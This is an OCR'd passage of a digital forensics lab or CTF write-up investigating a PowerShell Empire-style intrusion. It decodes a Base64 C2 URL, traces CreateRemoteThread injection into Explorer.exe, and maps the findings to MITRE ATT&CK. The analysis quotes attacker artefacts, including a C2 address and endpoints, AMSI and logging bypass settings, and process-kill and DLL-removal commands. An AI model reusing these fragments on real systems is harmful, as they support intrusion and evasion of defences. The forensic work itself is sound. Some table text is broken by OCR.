
Then cyberchef againn

```
aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuADEAMgA4AC4AMQA2ADEAOgA5ADAAMAAxAA==
```

```
Output

http://34.245.128.161:9001
```

Then lets check FQDN via nslookup



Answer: ec2-34-245-128-161.eu-west-1.compute.amazonaws.com

What other process connected to the attacker machine?

We observed before.


Answer:Explorer.exe

What is the PID for this process?

Answer: 2684


What was the path for the first image loaded for the process identified in Q's 19 & 20?

Examined load events Sysmon Event ID 7. The earliest loaded image mscoree.dll observed.



What Sysmon event was generated between these 2 processes? What is its associated Event ID #? (**answer, answer**)

Sysmon 8 indicates from one process to other process CreateRemoteThread. CreateRemoteThread is a obvious sign injection and inside other process.



What is the UTC time for the first event between these 2 processes?

Opened Sysmon Event ID 8 records and find answer below.

Answer: 2021-01-22 01:07:06.182

What is the first operation listed by the 2nd process starting with the Date and Time from Q25?

Answer: 1/21/2021 5:07:06 PM

What is the full registry path that was queried by the attacker to get information about the victim?

According to Echo clue by date and time filtered activities for registry reads. The attackers aimed to learn OS version to select appripriate attack tools.

Answer:HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseID

What is the name of the last module in the stack from this event which had a successful result?

When examining the call stack for the registry keys, it appears that the attacker executed PowerShell-based code rather than traditional machine code. PowerShell scripts are compiled just-in-time when executed, meaning the code runs directly in memory without creating a conventional executable or DLL on disk. Because of this, the attacker can execute payloads entirely in memory, evading traditional file-based monitoring. Tools like Process Monitor cannot map this memory as a known module, which is why it is often tagged as <unknown>. This type of attack, where malicious code runs in memory without leaving standard disk artifacts, is referred to as a fileless attack.

Answer:<unknown>

Most likely what module within the attack framework was used between the 2 processes?

Answer:Invoke-PSInject

What is the MITRE ID for this technique?

Answer: T1055

actic	Technique (Name — ID)	Short description	Observed artefacts	
Initial Access	Phishing: Spearphishing Attachment — **T1566.001**	Possible user-triggered delivery (document/macro) that launches the stager.	Documents\20210121 present (user-space stager).	
Execution	Command and Scripting Interpreter: PowerShell — **T1059.001**	Encoded PowerShell stager decoded and executed in memory	Registry payload decoded to PowerShell with -Win Hidden, -enc $x, IEX.	

actic	Technique (Name — ID)	Short description	Observed artefacts	
		(IEX, FromBase64String).		
Persistence	Boot or Logon Autostart Execution: Registry Run Keys — **T1547.001**	Payload stored/triggered via a per-user registry run key to execute on logon.	HKCU\Software\Microsoft\Windows\CurrentVersion\Debug (Updater autoruns entry).	
Defense Evasion	Impair Defenses: Disable or Modify Tools — **T1562.001**	Script disables AMSI and PowerShell ScriptBlock logging to avoid detection.	EnableScriptBlockLogging = 0, amsiInitFailed = $true, cachedGroupPolicySettings modifications.	
Defense Evasion	Obfuscated Files or Information / Deobfuscate/Decode — **T1027 / T1140**	Payloads encoded (Base64, RC4-like) and decoded at runtime to hide content.	Base64 strings in registry; RC4-like decode routine; CyberChef decode revealed /admin/get.php.	
Privilege / Process Manip	Create or Modify System Process: Windows	Starts/manipulates Fax service to prepare environme	sc.exe start Fax;, FXSSVC process interactions.	

actic	Technique (Name — ID)	Short description	Observed artefacts	
ulatio n	Service — **T1543.003**	nt or free handles.		
Defen se Evasio n / Clean up	Indicator Removal on Host — **T1070** (subt echniques)	Terminates service process and removes DLLs to reduce traces.	kill (Get-Process FXSSVC).Id -force; Remove-Item 'C:\Windows\System32\ualapi.dll'.	
Com mand and Contr ol	Ingress Tool Transfer — **T1105** / Application Layer Protocol: Web — **T1071.001**	Downloads encrypted payload and communica tes with C2 over HTTP(S).	ec2-34-245-128-161.eu-west-1.compute.amazonaws.com, /admin /get.php, /news.php, /login/process. php.	
Execu tion (in-mem ory)	Command and Scripting Interpreter: PowerShell (fileless) — **T1059.001 / T1027**	Decrypted payload executed directly in memory via IEX (no disk exe).	RC4-like decrypt then `	IE X` .
Com mand and Contr ol (local)	Non-Standard Port / Local Proxying — **T1095 / T1572** (context ual)	Local TCP listener used as lightweight command channel.	localhost:9299 TCP client/server and Base64 command array.	

actic	Technique (Name — ID)	Short description	Observed artefacts	
Privilege Escalation / Defense Evasion	Process Injection — **T1055** (CreateRemoteThread / DLL injection)	Injects code into a trusted process to run with its context and evade detection.	Invoke-PSInject, target Explorer.exe (PID 2684), Sysmon CreateRemoteThread (Event ID 8), source PID 3088.	
Discovery	System Information Discovery — **T1082**	Queries system/registry to profile the host.	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ReleaseID registry query.	
Exfiltration / Follow-on (potential)	Exfiltration over C2 / Ingress Tool Transfer — **T1041 / T1105**	Agent capable of data exfiltration and further tool transfer once established.	Active C2 channel (Empire-style agent) — no explicit exfil observed in provided artefacts.	